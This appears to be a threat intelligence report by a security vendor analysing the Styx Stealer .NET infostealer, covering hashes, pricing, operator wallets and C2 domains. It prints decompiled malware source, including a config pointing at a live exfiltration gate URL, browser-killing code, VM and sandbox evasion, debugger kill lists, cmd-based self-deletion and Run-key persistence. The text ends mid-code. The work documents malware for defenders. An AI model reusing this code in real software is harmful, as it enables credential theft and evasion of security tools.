Brandefense Digital Risk Protection

info@brandefense.io

Styx Stealer
Technical Analysis

Authored By: Threat Research Team

Report Date: 23.08.2024

Report Number: BD2024082301

Contents

History

Version	Date	Author(s)	Description
1.0	15.08.2024	Gökhan FIRAT	Initial Analysis Draft
2.0	26.08.2024	Gökhan FIRAT, Düzgün KÜÇÜK	TLP:CLEAR Completed

1 Executive Summary

A new malware family developed in .NET has been identified and is designed for information theft. This malware can exfiltrate sensitive data from popular applications installed on the target system, such as web browsers, cryptocurrency wallets, Discord, Telegram, and Steam. Additionally, it can steal specific files from the file system and capture screenshots. The examined file has been identified as Styx Stealer. The information gathered by this malware is transmitted to the attacker via Telegram. Styx Stealer shares similarities with another malware family named Phemedrone Stealer, using similar code structures.

2 Scope

The report should include information such as file name, hash values, first appearance time, infection vector, file size and type of the files included in the analysis as a table.

Filename	Styx-Stealer.exe
Filetype	Win32 EXE
Written Language	.NET
MD5	86132bb156f6db9cfae5ebfb5288b781
SHA1	004cf454208a56fe544ca39bf18918e56f46eba0
SHA256	9ea494b525c4676e63f943e2d1dba751c377b9138613003c80d14ddfaed6883e
First Seen / Detection Date	2024-06-27
Initial Infection Vector	Unknown

Table 1: Styx Stealer sample fingerprints

3 Background ofo Styx Stealer

Styx Stealer is a modified version of the open-source stealer Phemedrone Stealer [2]. In Styx Stealer, features such as a Telegram webhook, crypto-clipper, anti-analysis techniques, and additional sandbox evasion have been added to the Phemedrone stealer.

The Styx malware comes in two variants: stealer and crypter. While the monthly license for Styx Stealer is priced at $75, the three-month license costs $230, and the lifetime subscription is $350. On the other hand, the monthly license for Styx Crypter is priced at $130, the three-month license at $299, and the lifetime subscription at $599.

Figure 1: Styx malware's website

Our research revealed that the Styx malware was first announced on a dark web forum.

Figure 2: Announcement of Styx Crypter on a dark web forum

Although the developer of Styx Stealer made visible changes to the Phemedrone Stealer, they forgot to change some identifying features. Phemedrone Stealer sends data belonging to its victims to a C2 server within a file named **Information.txt**. The content shown in Figure 3 appears in the first lines of this file. Similarly, Styx Stealer sends an Information.txt file with the same content format to the C2 server.

```
,d88b.d88b,
88888888888     Phemedrone Stealer
`Y8888888Y'     16/02/2024 09:37:24
  `Y888Y'       Developed by https://t.me/reyvortex & https://t.me/TheDyer
    `Y'         Tag: Default
```


Figure 3: Content of the Information.txt file sent by Phemedrone Stealer to the C2 server

```
,d88b.d88b,
88888888888     Styx Stealer
`Y8888888Y'     21/08/2024 03:45:56
  `Y888Y'       Developed by https://t.me/reyvortex & https://t.me/TheDyer
    `Y'         Tag: Proliv
```

Figure 4: Content of the Information.txt file sent by Styx Stealer to the C2 server

The Telegram addresses in Figure 3 are identical to those in Figure 4.

One of the domains Styx Stealer communicates with is "**playerenterprises.org**". We discovered that this domain was previously directly linked to the malware "**Bunnyloader**" and "**AgentTesla**". Moreover, we found that there is also a subdomain with the address "**buunyload.playerenterprises.org**".



Domain Information

Domain:	playerenterprises.org
Registrar:	Eranet International Limited
Registered On:	2024-03-13
Expires On:	2025-03-13
Updated On:	2024-04-28
Status:	serverHold clientTransferProhibited serverTransferProhibited serverUpdateProhibited
Name Servers:	ns2.shieldnode.net ns1.shieldnode.net

Registrant Contact

Organization:	AnonRDP
State:	la habana
Country:	PE

Figure 5: Whois information for "playerenterprises.org"

3.1 Analysis of Cryptocurrency Wallets

According to by Check Point Research (CPR) [1], the list of cryptocurrency wallets directly associated with Styx Stealer is presented in Table 2.

Blockchain	Address
Bitcoin	1PbfzBuGwkx5dYJJkCZvhU9pAh3r3TwFvJ
Bitcoin	3JRQtHrHATv65zAaSiz4juX741GhueiFBs
Litecoin	LfAqkNxzhEcv43Ts9kPs4CYGa2dcMSKxnY
TRON	TGqAtvMQXuGCftFDxLRcBwjs6ZGSKStYpa
TRON	TEzvzb7HANUPY7mVhruoSfxJ8S7mHDTAPX
TRON	TVLHWrNQCJEVTEbfhyZL6R1EPyzPk25CTR
TRON	THeTfVAmp9nU9W13RBvjSdxPix5m4uLwYX
Monero	46NJXqcrDYAhmSmpzRqaV9BqMKcCzuTMzH4dKqUyZSGx7w9hLULnmsTFeJo44Zgg2TUgrFoV97wJwUpvgQ6NYkNV8k7cRuW

Table 2: Cryptocurrency wallets associated with Styx Stealer

Upon analyzing the wallets directly linked to Styx Stealer through open-source research, it was found that almost all assets in these wallets were transferred to the Binance cryptocurrency exchange.




Figure 6: Analysis of the Bitcoin wallet with address 1Pbf-wFvJ




Figure 7: Analysis of the Bitcoin wallet with address 3JRQ-iFBs

Upon analyzing the transactions of the Litecoin wallet with address LfAq-KxnY, it was found that all asset transfers were made to the Binance exchange.




Figure 8: Analysis of the Litecoin wallet with address LfAq-KxnY




Figure 9: Analysis of Tron wallets directly associated with Styx Stealer

4 Technical Analysis

Styx Stealer, with its configuration data predefined and hardcoded by the threat actor, is a complex entity. This data determines how its services and capabilities will be utilized during runtime, and the malware's execution flow, capabilities, and targeted data scope can vary. Understanding the behavior of this malware is crucial, necessitating deep and comprehensive knowledge among security professionals.

The configuration data includes:

- Boolean flags dictate whether anti-analysis techniques will be applied (AntiCIS, AntiDebug, AntiVm).
- Parameters for examining the file system to determine targeted files (GrabberFileSize, GrabberDepth, FilePatterns).
- The name of the Mutex variable to be created.
- The URL address may be used to exfiltrate data with the attacker.

```
public class Config
{
    // Token: 0x0400000A RID: 10
    public static readonly string GateUrl = "https://playerenterprises.org/test/gate.php";

    // Token: 0x0400000B RID: 11
    public static readonly string Tag = "Proliv";

    // Token: 0x0400000C RID: 12
    public static List<string> FilePatterns = new List<string> { "*.txt", "*seed*", "*.dat", "*.mafile" };

    // Token: 0x0400000D RID: 13
    public static readonly int GrabberFileSize = 5;

    // Token: 0x0400000E RID: 14
    public static readonly int GrabberDepth = 2;

    // Token: 0x0400000F RID: 15
    public static bool AntiCIS = false;

    // Token: 0x04000010 RID: 16
    public static bool AntiVm = false;

    // Token: 0x04000011 RID: 17
    public static readonly string MutexValue = "BestStealer";

    // Token: 0x04000012 RID: 18
    public static bool AntiDebug = false;
}
```

Figure 10: Styx Stealer configuration data

The configuration data found in different variants of Styx Stealer may vary. In addition to the parameters above, other details such as the IP address to communicate with, port number, persistence mechanisms via the registry, hiding the file by changing its attributes, and information related to cryptocurrency wallet addresses such as BTC and ETH may also be included.

```
public class Config
{
    // Token: 0x04000032 RID: 50
    public static readonly string status = "OFFCLIP";

    // Token: 0x04000033 RID: 51
    public static readonly string Tag = "[ CLIENT TAG ]";

    // Token: 0x04000034 RID: 52
    public static readonly string PortText = "2323";

    // Token: 0x04000035 RID: 53
    public static readonly int Port = int.Parse(Config.PortText);

    // Token: 0x04000036 RID: 54
    public static readonly string IPAddress = "192.168.56.1";

    // Token: 0x04000037 RID: 55
    public static List<string> FilePatterns = new List<string> { "*.txt", "*seed*", "*.dat", "*.mafile" };

    // Token: 0x04000038 RID: 56
    public static readonly string AutoStatus = "OFFAUTO";

    // Token: 0x04000039 RID: 57
    public static bool autorun_enabled = true;

    // Token: 0x0400003A RID: 58
    public static string autorun_name = "[ STARTUP NAME ]";

    // Token: 0x0400003B RID: 59
    public static bool attribute_hidden = true;

    // Token: 0x0400003C RID: 60
    public static readonly string attiributeStatus = "false";

    // Token: 0x0400003D RID: 61
    public static bool attribute_system = bool.Parse(Config.attiributeStatus);
```

Figure 11: Additional configuration data for other Styx stealer samples - 1

```
// Token: 0x0400003F RID: 63
public static readonly string BTC = "[ BTC ADDRESS ]";

// Token: 0x04000040 RID: 64
public static readonly string ETH = "[ ETH ADDRESS ]";

// Token: 0x04000041 RID: 65
public static readonly string XMR = "[ XMR ADDRESS ]";

// Token: 0x04000042 RID: 66
public static readonly string XLM = "[ XLM ADDRESS ]";

// Token: 0x04000043 RID: 67
public static readonly string XRP = "[ XRP ADDRESS ]";

// Token: 0x04000044 RID: 68
public static readonly string LTC = "[ LTC ADDRESS ]";

// Token: 0x04000045 RID: 69
public static readonly string NEC = "[ NEC ADDRESS ]";

// Token: 0x04000046 RID: 70
public static readonly string BCH = "[ BCH ADDRESS ]";

// Token: 0x04000047 RID: 71
public static readonly string DASH = "[ DASH ADDRESS ]";

// Token: 0x04000048 RID: 72
public static Dictionary<string, string> addresses = new Dictionary<string, string>
{
    {
        "btc",
        Config.BTC
    },
    {
        "eth",
        Config.ETH
    },
    {
        "xmr",
        Config.XMR
    },
    {
        "xlm",
        Config.XLM
    },
    {
        "xrp",
        Config.XRP
    },
    {
        "ltc",
        Config.LTC
    },
    {
        "nec",
        Config.NEC
    },
    {
        "bch",
        Config.BCH
    },
    {
        "dash",
        Config.DASH
    }
```

Figure 12: Additional configuration data for other Styx stealer samples - 2

If the applications targeted by Styx Stealer are running, it terminates the processes it detects to ensure smooth execution. The processes that are terminated are listed in the visual below.

```
string[] array = new string[] { "chrome", "msedge", "brave", "opera", "vivaldi", "blisk", "epic", "iron", "dragon", "browser" };
array.SelectMany((string browser) => Process.GetProcessesByName(browser)).ToList<Process>().ForEach(delegate(Process process)
{
    process.Kill();
});
```

Figure 13: Processes that are checked whether they are running or not and will be terminated

4.1 Anti-Analysis Checks

Styx Stealer performs various anti-analysis checks to detect if it is being examined in a virtual analysis environment or by a debugging tool and to complicate or halt the analysis. No code obfuscation method was applied as an anti-analysis technique in the analyzed sample. Instead, the checks are based on comparing the information obtained from the system against specific expressions. In some samples, the checks are performed by individually comparing logical values added to the configuration data for each check (AntiVM, AntiDebug, Mutex, etc.).

```
public class CheckAll
{
    // Token: 0x0600005D RID: 93 RVA: 0x00005704 File Offset: 0x00003904
    public static void Check()
    {
        bool flag = Config.AntiVm && AntiVM.IsVM();
        if (flag)
        {
            Environment.FailFast("");
        }
        bool flag2 = Config.AntiCIS && CISCheck.IsCIS();
        if (flag2)
        {
            Environment.FailFast("");
        }
        bool antiDebug = Config.AntiDebug;
        if (antiDebug)
        {
            AntiDebugger.KillDebuggers();
        }
        bool flag3 = Config.MutexValue.Length > 0;
        if (flag3)
        {
            MutexCheck.Check();
        }
    }
}
```

Figure 14: Anti-analysis checks which performed by Styx Stealer

In different malware variants, this control is dependent on the "status" variable in the configuration data. This variable can take the values **ONCLIP** or **OFFCLIP** and is used to decide whether anti-analysis checks will be performed. If it is set to ONCLIP the anti-analysis checks are executed.

```
    NetworkStream stream = null;
    string status = Config.status;
    if (status == "ONCLIP")
    {
        clockwork.CallbackDtc();
        AppMutex.Check();
        string AutoStatus = Config.AutoStatus;
        if (AutoStatus == "ONAUTO")
        {
            if (!Autorun.is_installed())
            {
                Autorun.install();
            }
            Attributes.set_hidden();
            Attributes.set_system();
        }
        ClipboardMonitor.run();
        AutoStatus = null;
    }
    status = null;
}
TcpClient client = null;
```

Figure 15: Deciding whether to perform anti-analysis checks

In addition to virtual machine checks for VMWare, VirtualBox, etc., a check against the Any.run analysis platform is also performed.

```
private static bool AnyRunDtc()
{
    string[] array = new string[] { "Acrobat Reader DC.lnk", "CCleaner.lnk", "FileZilla Client.lnk", "Firefox.lnk", "Google Chrome.lnk", "Skype.lnk", "Microsoft Edge.lnk" };
    foreach (string text in array)
    {
        bool flag = !File.Exists(Path.Combine(new string[]
        {
            Environment.ExpandEnvironmentVariables("%systemdrive%"),
            "Users",
            "Public",
            "Desktop",
            text
        }));
        if (flag)
        {
            return false;
        }
    }
    return string.Equals(Environment.UserName.ToLower(), "admin", StringComparison.OrdinalIgnoreCase) && Environment.MachineName.Contains("USER-PC");
}
```

Figure 16: Checking for the presence of any.run malware analysis platform

If the malware fails any of the virtual machine checks, it deletes itself.

```
internal class clockwork
{
    // Token: 0x06000043 RID: 67 RVA: 0x00003328 File Offset: 0x00001528
    public static void CallbackDtc()
    {
        bool flag = clockwork.AntiVM_Checker();
        if (flag)
        {
            clockwork.AutoSelfDel();
        }
        bool flag2 = clockwork.AnyRunDtc();
        if (flag2)
        {
            clockwork.AutoSelfDel();
        }
        clockwork.AntiDbg();
    }
```

Figure 17: Other anti-analysis and anti-debugging checks

```
private static void AutoSelfDel()
{
    string fileName = Process.GetCurrentProcess().MainModule.FileName;
    clockwork.selfRemove(fileName, 1);
    Environment.Exit(0);
}
```

```
// Token: 0x06000048 RID: 72 RVA: 0x000039EC File Offset: 0x00001BEC
private static void selfRemove(string fileName, int delaySecond = 2)
{
    fileName = Path.GetFullPath(fileName);
    string directoryName = Path.GetDirectoryName(fileName);
    string fileName2 = Path.GetFileName(fileName);
    string text = string.Format("/c timeout /t {0} && DEL /f {1} ", delaySecond, fileName2);
    ProcessStartInfo processStartInfo = new ProcessStartInfo
    {
        FileName = "cmd",
        UseShellExecute = false,
        CreateNoWindow = true,
        Arguments = text,
        WorkingDirectory = directoryName
    };
    Process.Start(processStartInfo);
}
```

Figure 18: If anti-analysis checks fail, the malware deletes itself

4.1.1 Virtual Machine Check

Styx Stealer uses the GetGPU function to gather information about the computer's graphics card. As part of the virtual machine check, the obtained information is checked against predefined expressions indicating the presence of VMware, VirtualBox, and Hypervisor virtual machines.

```
public class AntiVM
{
    // Token: 0x0600005B RID: 91 RVA: 0x0000568C File Offset: 0x0000388C
    public static bool IsVM()
    {
        List<string> list = new List<string> { "VirtualBox", "VBox", "VMware Virtual", "VMware", "Hyper-V Video" };
        IEnumerable<string> gpus = Information.GetGPUs();
        return list.Any((string x) => gpus.Any((string y) => y.Contains(x)));
    }
}
```

Figure 19: Styx Stealer tries to detect virtual machine environments

4.1.2 Region Check Based on Keyboard Language

Styx Stealer excludes certain regions from its scope by preventing the execution of its malicious activities within these boundaries. This check is performed by determining the target system's keyboard language and comparing it against predefined values.

```
public class CISCheck
{
    // Token: 0x0600005F RID: 95 RVA: 0x0000577C File Offset: 0x0000397C
    public static bool IsCIS()
    {
        InputLanguageCollection installedInputLanguages = InputLanguage.InstalledInputLanguages;
        CultureInfo[] array = new CultureInfo[]
        {
            new CultureInfo("ru-RU"),
            new CultureInfo("uk-UA"),
            new CultureInfo("kk-KZ"),
            new CultureInfo("ro-MD"),
            new CultureInfo("uz-UZ"),
            new CultureInfo("be-BY"),
            new CultureInfo("az-Latn-AZ"),
            new CultureInfo("hy-AM"),
            new CultureInfo("ky-KG"),
            new CultureInfo("tg-Cyrl-TJ")
        };
        using (IEnumerator enumerator = installedInputLanguages.GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                InputLanguage language = (InputLanguage)enumerator.Current;
                bool flag = Array.Exists<CultureInfo>(array, (CultureInfo culture) => culture.Equals(language.Culture));
                if (flag)
                {
                    return true;
                }
            }
        }
        return false;
    }
}
```

Figure 20: CIS country check by querying keyboard language

The countries excluded from Styx Stealer's activities include Russia, Ukraine, Kazakhstan, Moldova, Uzbekistan, Tatarstan, Belarus, Azerbaijan, Armenia, Kyrgyzstan, and Tajikistan, which are CIS countries.

4.1.3 Debugger Check

Styx Stealer predefines certain tools that may be used during analysis and checks for their presence among the running processes. In the examined sample, tools such as Wireshark and HTTP Debugger, which monitor network activities, are identified.

```
public class AntiDebugger
{
    // Token: 0x06000059 RID: 89 RVA: 0x00005610 File Offset: 0x00003810
    public static void KillDebuggers()
    {
        List<string> debuggers = new List<string> { "wireshark", "httpdebbugerui" };
        Process[] processes = Process.GetProcesses();
        processes.Where((Process process) => debuggers.Contains(process.ProcessName.ToLower())).ToList<Process>().ForEach(delegate(Process process)
        {
            process.Kill();
        });
    }
}
```

Figure 21: Anti-debugging checks

However, note that this list can be easily expanded with other tools.

```
public static bool AntiDbg()
{
    string[] array = new string[]
    {
        "dnspy", "Mega Dumper", "Dumper", "PE-bear", "de4dot", "TCPView", "Resource Hacker", "Pestudio", "HxD", "Scylla",
        "de4dot", "PE-bear", "Fakenet-NG", "ProcessExplorer", "SoftICE", "ILSpy", "dump", "proxy", "de4dotmodded", "StringDecryptor",
        "Centos", "SAE", "monitor", "brute", "checker", "zed", "sniffer", "http", "debugger", "james",
        "exeinfope", "codecracker", "x32dbg", "x64dbg", "ollydbg", "ida -", "charles", "dnspy", "simpleassembly", "peek",
        "httpanalyzer", "httpdebug", "fiddler", "wireshark", "dbx", "mdbg", "gdb", "windbg", "dbgclr", "kdb",
        "kgdb", "mdb", "ollydbg", "dumper", "wireshark", "httpdebugger", "http debugger", "fiddler", "decompiler", "unpacker",
        "deobfuscator", "de4dot", "confuser", " /snd", "x64dbg", "x32dbg", "x96dbg", "process hacker", "dotpeek", ".net reflector",
        "ilspy", "file monitoring", "file monitor", "files monitor", "netsharemonitor", "fileactivitywatcher", "fileactivitywatch", "w
          pluse",
        "file activity monitor", "fileactivitymonitor", "file access monitor", "mtail", "snaketail", "tail -n", "httpnetworksniffer",
          "network monitor",
        "soap monitor", "ProcessHacker", "internet traffic agent", "socketsniff", "networkminer", "network debugger", "HTTPDebuggerUI"
        "Wireshark", "UninstallTool", "UninstallToolHelper", "ProcessHacker"
    };
    Process[] processes = Process.GetProcesses();
    foreach (string text in array)
    {
        foreach (Process process in processes)
        {
            bool flag = process.ProcessName.ToLower() == text.ToLower();
            if (flag)
            {
                try
                {
                    process.Kill();
                    process.Dispose();
                }
                catch
                {
                }
                return true;
            }
        }
    }
    return false;
```

Figure 22: Extended version of anti-debug checks

4.1.4 Mutex Control

Although not directly implemented as an anti-analysis technique, checking Mutex objects is a part of the Styx Stealer malware's operation. This check ensures that Styx Stealer has not previously run on the target system.

```
public class MutexCheck
{
    // Token: 0x06000061 RID: 97 RVA: 0x00005894 File Offset: 0x00003A94
    public static void Check()
    {
        bool flag = !MutexCheck.Opened;
        if (flag)
        {
            Environment.FailFast("");
        }
    }
```

Figure 23: Styx Stealer checks existence of Mutex object

Analyst Note

Malware typically uses mutex objects for the following purposes:

Ensuring a Single Instance: Malware uses mutex to prevent multiple copies of itself from running on the same system. After creating a mutex, the malware checks if the same mutex already exists. If it does, this indicates that the malware is already running, and the new instance terminates.

Synchronization and Resource Management: Malware with multiple threads may use mutex to synchronize access to resources and manage data manipulation effectively.

4.2 Persistence Mechanism

Styx Stealer uses registry keys to maintain persistence on the target system. The implementation of the persistence method depends on the **AutoStatus** variable present in the configuration data, which can take the values **ONAUTO** or **OFFAUTO**.

Persistence is created using the registry key `SOFTWARE\\Microsoft\\CurrentVersion\\Run`. The malware checks if this registry key has an existing entry on the startup. If not, the value stored in the **autorun_name** configuration data is added.

```
public static void install()
{
    bool autorun_enabled = Config.autorun_enabled;
    if (autorun_enabled)
    {
        try
        {
            string text = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
            string autorun_name = Config.autorun_name;
            using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(text, true))
            {
                bool flag = ((registryKey != null) ? registryKey.GetValue(autorun_name) : null) == null;
                if (flag)
                {
                    using (RegistryKey registryKey2 = Registry.CurrentUser.CreateSubKey(text))
                    {
                        if (registryKey2 != null)
                        {
                            registryKey2.SetValue(autorun_name, Autorun.executable);
                        }
                    }
                }
            }
            catch
            {
            }
    }
}
```

Figure 24: Styx Stealer uses Registry Run Keys for persistence

To maintain stealth, the file can modify its **Hidden** attribute to prevent it from appearing in the file system. Additionally, the **System** attribute, which denotes a file as critical to the operating system, can also be set.

```
public static void set_system()
{
    bool attribute_system = Config.attribute_system;
